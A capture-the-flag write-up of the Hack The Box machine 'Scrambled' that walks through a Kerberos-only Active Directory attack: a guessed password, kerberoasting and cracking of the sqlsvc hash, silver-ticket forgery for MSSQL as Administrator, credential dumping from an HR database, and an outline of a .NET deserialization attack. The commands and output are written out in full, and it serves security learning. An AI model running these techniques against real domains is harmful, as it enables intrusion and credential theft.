
Hack The Box Scrambled Writeup (Medium Windows)
Medium Windows AD box, Kerberos only. A password reset hint gives ksimpson, kerberoasting yields sqlsvc, and a silver ticket opens MSSQL as Administrator.
Summary
Scrambled is a Medium Windows domain controller with NTLM authentication switched off, so every tool has to be driven over Kerberos. The public site leaks a support contact, ksimpson, and also states that a forgotten password is reset to match the username, which turns out to be literally true: ksimpson:ksimpson authenticates once netexec is given the -k flag. A TGT from getTGT enumerates the domain users, and netexec’s kerberoasting returns a ticket for sqlsvc that hashcat cracks to Pegasus60. sqlsvc cannot log in to MSSQL itself because it is the account running the service, so its NT hash plus the domain SID forge a silver ticket for Administrator against MSSQLSvc/dc1.scrm.local, and the ScrambleHR database then hands over the cleartext password of MiscSvc. MiscSvc can read the IT share, where the Sales Order Client executable and its DLL reverse in dnSpy to a login bypass for the user scrmdev and a serialized payload the backend trusts, which ysoserial.net turns into code execution.
Web Server Enumeration
The webserver leaves many hints about the challenge, for once:

NTLM authentication is disabled, so we gotta fall back to Kerberos. Also, they mention that a recent security breach took place in the organization. Noted.
In the supportrequest page, they leak a system username:

I tested it agasint kerberos using kerbrute, and it is a valid username indeed:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$ kerbrute userenum --dc DC1.scrm.local -d scrm.local users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 06/20/25 - Ronnie Flathers @ropnop

2025/06/20 10:41:50 >  Using KDC(s):
2025/06/20 10:41:50 >   DC1.scrm.local:88

2025/06/20 10:41:50 >  [+] VALID USERNAME:       ksimpson@scrm.local
2025/06/20 10:41:50 >  Done! Tested 1 usernames (1 valid) in 0.317 seconds
Initial Access
The website talks about password resets as well:

They say that if no one is available please leave a message stating your username and we will reset your password to be the same as the username.
With that in mind, I tested to see if I can log in as “ksimpson” using the username as the password, and sure enough, I could:

The command looks like this:
1
nxc smb 10.10.11.168 -k -u 'ksimpson' -p 'ksimpson'
It’s important to note the “-k” flag there, as NTLM authentication is disabled and we can only use kerberos. I obtained a TGT with getTGT from Impacket:
1
2
3
4
5
6
$ getTGT.py -dc-ip DC1.scrm.local scrm.local/ksimpson:ksimpson
/home/user/.local/pipx/venvs/impacket/lib/python3.11/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.13.0.dev0+20250605.14806.5f78065 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in ksimpson.ccache
And was able to enumerate for users using the SMB server:

The command looks like this:
1
nxc smb 10.10.11.168 -k --use-kcache -u 'ksimpson' -p 'ksimpson' --users
I saved all users to a text file:
1
2
3
4
5
6
7
8
9
10
11
12
ksimpson
miscsvc
sqlsvc
khicks
ehooker
rsmith
jhall
backupsvc
sdonington
sjenkins
asmith
tstar
After that I ran nxc with the –kerberoasting flag to test for kerberoastable users:

The command is:
1
nxc ldap 10.10.11.168 -k --use-kcache -u 'ksimpson' -p 'ksimpson' --kerberoasting kerberoast.log
It saved the hash to “kerberoast.log”:
1
$krb5tgs$23$*sqlsvc$SCRM.LOCAL$scrm.local\sqlsvc*$7b2842e4f1dcf78093554c890953c5ab$86a1762611c412f31df529bf4f7396f7cb71daa20f1c60ccdb947b093dfe5c3edfcd1cee72edea54790e32ef3e4e5444e71a2b2dcc393f349f4c049cd12e88df3e6c313878c991359b854813f4409755e876a6a46b8f56155db8a37cabac9069b3429cd7c7aa8ca8ec0d7378b639653cb0304c135446c82705e4bd7d8f354a2dd8b23a83982e0a56152405187e4bc6a8de8a3ebce1fcdcafecbaecd1a318439439c384ff080ee6a4abe13f180ee50e93fbdb49a29bd248060605a9e195a0066b6f98d9f9441caa7fa44399a7b689c72087db5b01f9419bb426229a490acc43932c6187c860b0d0a5074f810f8beb360ddfc9eb598dad414c046dbf7cafe8f6a2f801b6fa127817450a788cd9b6a893f077522e13d2e49f2851902e9f393d8b6f26f631d0470b31cee497c15a49bec4281aac8bce5161949db9c15592d511e6d2748d44661251d0db966ab4e17b1cf35a6852d3cf8bd26bc9c62ec0dc03911a77385cc12987c93bcb4e4031a31cebab8b98340bffd3a0134e74bc9797ecf869b427334482f6f0d6330a3129c17404f4618b4e642d2d96b8a1ae2063a27b09f9171003a39d704dc3cc5adfdbdd35071edfe7f46fd776f7c2491fca8d2545083aac004baa9a411d0b47c24a112798fd5a002cb52c4c21d24210a9e2da7b26d2ff0c57e20e5af38ef39792b96f629a41257e027d3657c86465bea5cd468594ad29bdcf9acedb40d3aadda798fcad979a73f9d3050ff980b945fe4edf9fce8eed30413177d54a561f618de464119694ea552cc7498307ed838b2e651c9f6fe70e42dd144661db58b85cde0656354578ddea20e0ed619603281bbca179f7044f425eea12e2fb40730b16b2d909e988503fe78e730947c5de6842b7926ab369dc1319a3164ca9384ac0bef305abed48b81d6364a99d471d8a14f4f077b0e21462423a9ce6d2555d3e5d5b044978759b2e6ec7fa7aa763e9191d89062637d6cf275aa3e0222fba26cb5a422904b53510fcc6d09d163d563c33cd80d7bbd0672ef6d63370677319989a91496825ad182c8f69e932a8c4145292bfa96186c23f1b95e2fd8f4fb60be05ed70b2442700c9f07024a6e0eaf2e7d9f431ba20e0a5a04986157381943b0c53469575bcc9c2859cee56567a086848120f3ac03123c17a52d6b700d63663ead306cec743469248e0fdf909cc214a9e89a89433dfe89dfc6c310b1c99d2fd4de5abf2e06b155b260707bd7c838ab23e0e67fc50021f0ea392a81d70616e13b11aa75089ca1ab4853f1623f849a6b7b1aca285b157af6f9376eb348048d10a58c12c3fa6eb633e31b82f529a106155c2e42880b3ff2c8482ccdf246bb6ed9115c17bbd92226855c4744c66c373d3c3aa842189a292dbaaec7030022ba83cd968f3e59ee88a668d66754b2b6e9a029bdc64533d0055bf87c
I ran hashcat against the kerberoast.log file and was able to crack the hash:
1
hashcat kerberoast.log /usr/share/wordlists/rockyou.txt
Revealing the clear-text password for “sqlsvc”:
1
sqlsvc:Pegasus60
Silver Ticket Attack
I first tried authenticating to the MSSQL service (open on port 1433) using the credentials for sqlsvc by first getting a TGT:
1
2
3
4
$ getTGT.py scrm.local/sqlsvc:Pegasus60
Impacket v0.13.0.dev0+20250710.92041.bf2d749 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in sqlsvc.ccache
Then saving the ticket to the correct environment variable:
1
export KRB5CCNAME=./sqlsvc.ccache
And connecting to the MSSQL server:
1
2
3
4
5
$ mssqlclient.py -k -no-pass dc1.scrm.local
Impacket v0.13.0.dev0+20250710.92041.bf2d749 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[-] ERROR(DC1): Line 1: Login failed for user 'SCRM\sqlsvc'.
But as you can see, I couldn’t connect. That’s because sqlsvc isn’t necessarily a valid user that’s allowed to log in to the MSSQL server, but the user that’s running the server itself (from what I understand), that’s why the user has a Service Principal Name (SPN) and I was able to kerberoast the user.
Knowing this, I can use a silver ticket technique to get administrative access over the MSSQL server!
I first used Impacket’s lookupsid to grab the domain security identifier (SID) (using the TGT from earlier):
1
2
3
4
5
6
7
$ lookupsid.py -no-pass -k dc1.scrm.local
Impacket v0.13.0.dev0+20250710.92041.bf2d749 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at dc1.scrm.local
[*] StringBinding ncacn_np:dc1.scrm.local[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2743207045-1827831105-2542523200
<SNIP>
Then I used GetUserSPNs also from Impacket to get the SPN value for the MSSQL server:
1
2
3
4
5
6
7
$ GetUserSPNs.py -no-pass -k -dc-host dc1.scrm.local scrm.local/
Impacket v0.13.0.dev0+20250710.92041.bf2d749 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName          Name    MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------  ------  --------  --------------------------  --------------------------  ----------
MSSQLSvc/dc1.scrm.local:1433  sqlsvc            2021-11-03 12:32:02.351452  2025-07-14 14:10:37.618246
MSSQLSvc/dc1.scrm.local       sqlsvc            2021-11-03 12:32:02.351452  2025-07-14 14:10:37.618246
I calculated the NTLM hash for sqlsvc using this website.

Then I used Impacket’s ticketer.py to forge the silver ticket with all the information collected, as Administrator:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$ ticketer.py -nthash "B999A16500B87D17EC7F2E2A68778F05" -domain-sid "S-1-5-21-2743207045-1827831105-2542523200" -domain "scrm.local" -spn "MSSQLSvc/dc1.scrm.local" "Administrator"

Impacket v0.13.0.dev0+20250710.92041.bf2d749 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for scrm.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
I renamed the ticket and exported it to my KRB5CCNAME variable:
1
2
mv Administrator.ccache administrator.silverticket.ccache
export KRB5CCNAME=./administrator.silverticket.ccache
Finally, I authenticated to the MSSQL server using the ticket, as Administrator!
1
2
3
4
5
6
7
8
9
10
11
12
13
$ mssqlclient.py -k -no-pass dc1.scrm.local

Impacket v0.13.0.dev0+20250710.92041.bf2d749 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC1): Line 1: Changed database context to 'master'.
[*] INFO(DC1): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (SCRM\administrator  dbo@master)>
MSSQL Server Enumeration
With administrative access to the MSSQL server, I began enumerating it manually by first listing the available databases:
1
2
3
4
5
SQL (SCRM\administrator  dbo@master)> SELECT name FROM master.dbo.sysdatabases;

<SNIP>

ScrambleHR
Then I chose the appropriate database to use (ScrambleHR):
1
2
3
> USE ScrambleHR
ENVCHANGE(DATABASE): Old Value: master, New Value: ScrambleHR
INFO(DC1): Line 1: Changed database context to 'ScrambleHR'.
And began enumerating for tables, that ultimately led me to the cleartext credentials for **MiscSvc **user:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
SQL (SCRM\administrator  dbo@ScrambleHR)> SELECT * FROM ScrambleHR.INFORMATION_SCHEMA.TABLES;
TABLE_CATALOG   TABLE_SCHEMA   TABLE_NAME   TABLE_TYPE
-------------   ------------   ----------   ----------
ScrambleHR      dbo            Employees    b'BASE TABLE'

ScrambleHR      dbo            UserImport   b'BASE TABLE'

ScrambleHR      dbo            Timesheets   b'BASE TABLE'

SQL (SCRM\administrator  dbo@ScrambleHR)> SELECT * FROM Employees
EmployeeID   FirstName   Surname   Title   Manager   Role
----------   ---------   -------   -----   -------   ----
SQL (SCRM\administrator  dbo@ScrambleHR)> SELECT * FROM UserImport
LdapUser   LdapPwd             LdapDomain   RefreshInterval   IncludeGroups
--------   -----------------   ----------   ---------------   -------------
MiscSvc    ScrambledEggs9900   scrm.local                90               0
New credentials:
1
2
Username: MiscSvc
Password: ScrambledEggs9900
Reversing .NET Application
With the credentials for MiscSvc, I enumerated the SMB server once again to see if the user has any other privilege, and sure enough, it has access to the IT share:
1
2
3
4
5
6
7
8
$ nxc smb dc1.scrm.local -u miscsvc -p ScrambledEggs9900 --shares -k

<SNIP>

SMB         dc1.scrm.local  445    dc1              IPC$            READ            Remote IPC
SMB         dc1.scrm.local  445    dc1              IT              READ

<SNIP>
I generated a krb5.conf file appropriate to the environment using netexec:
1
nxc smb 10.10.11.168 -u ksimpson  -p ksimpson -k --dns-server 10.10.11.168 --generate-krb5 krb5.conf
Then I moved the krb5.conf file that was created in my current working directory to /etc/krb5.conf.
To connect to the IT share, I used smbclient (keeping in mind that NTLM authentication is disabled, this command will strictly use kerberos):
1
2
$ smbclient --use-kerberos=required //dc1.scrm.local/IT -U 'scrm.local/miscsvc%ScrambledEggs9900' --realm scrm.local
smb: \>
Then in IT\Apps\Sales Order Client\ I found an exe application and a dll:
1
2
3
4
5
6
7
8
smb: \Apps\Sales Order Client\> dir
  .                                   D        0  Fri Nov  5 16:57:08 2021
  ..                                  D        0  Fri Nov  5 16:57:08 2021
  ScrambleClient.exe                  A    86528  Fri Nov  5 16:52:40 2021
  ScrambleLib.dll                     A    19456  Fri Nov  5 16:52:39 2021

                11655679 blocks of size 4096. 3904248 blocks available
smb: \Apps\Sales Order Client\>
I downloaded all files to my machine:
1
2
3
4
5
smb: \Apps\Sales order client\> mget *
Get file ScrambleClient.exe? y
getting file \Apps\Sales order client\ScrambleClient.exe of size 86528 as ScrambleClient.exe (82.9 KiloBytes/sec) (average 82.9 KiloBytes/sec)
Get file ScrambleLib.dll? y
getting file \Apps\Sales order client\ScrambleLib.dll of size 19456 as ScrambleLib.dll (27.7 KiloBytes/sec) (average 60.7 KiloBytes/sec)
Transfer the executable and DLL to a windows machine
Reverse engineer the DLL using dnSpy
Discover there’s a login bypass using username “scrmdev” and no password
Log in to the application using scrmdev, activate debug log
Poke with the application to discover that it sends serialized data to the back-end, which can mean that the backend is vulnerable to a deserealization attack
Download ysoserial dotnet and conduct the attack using the correct format (the format appears in the debug log)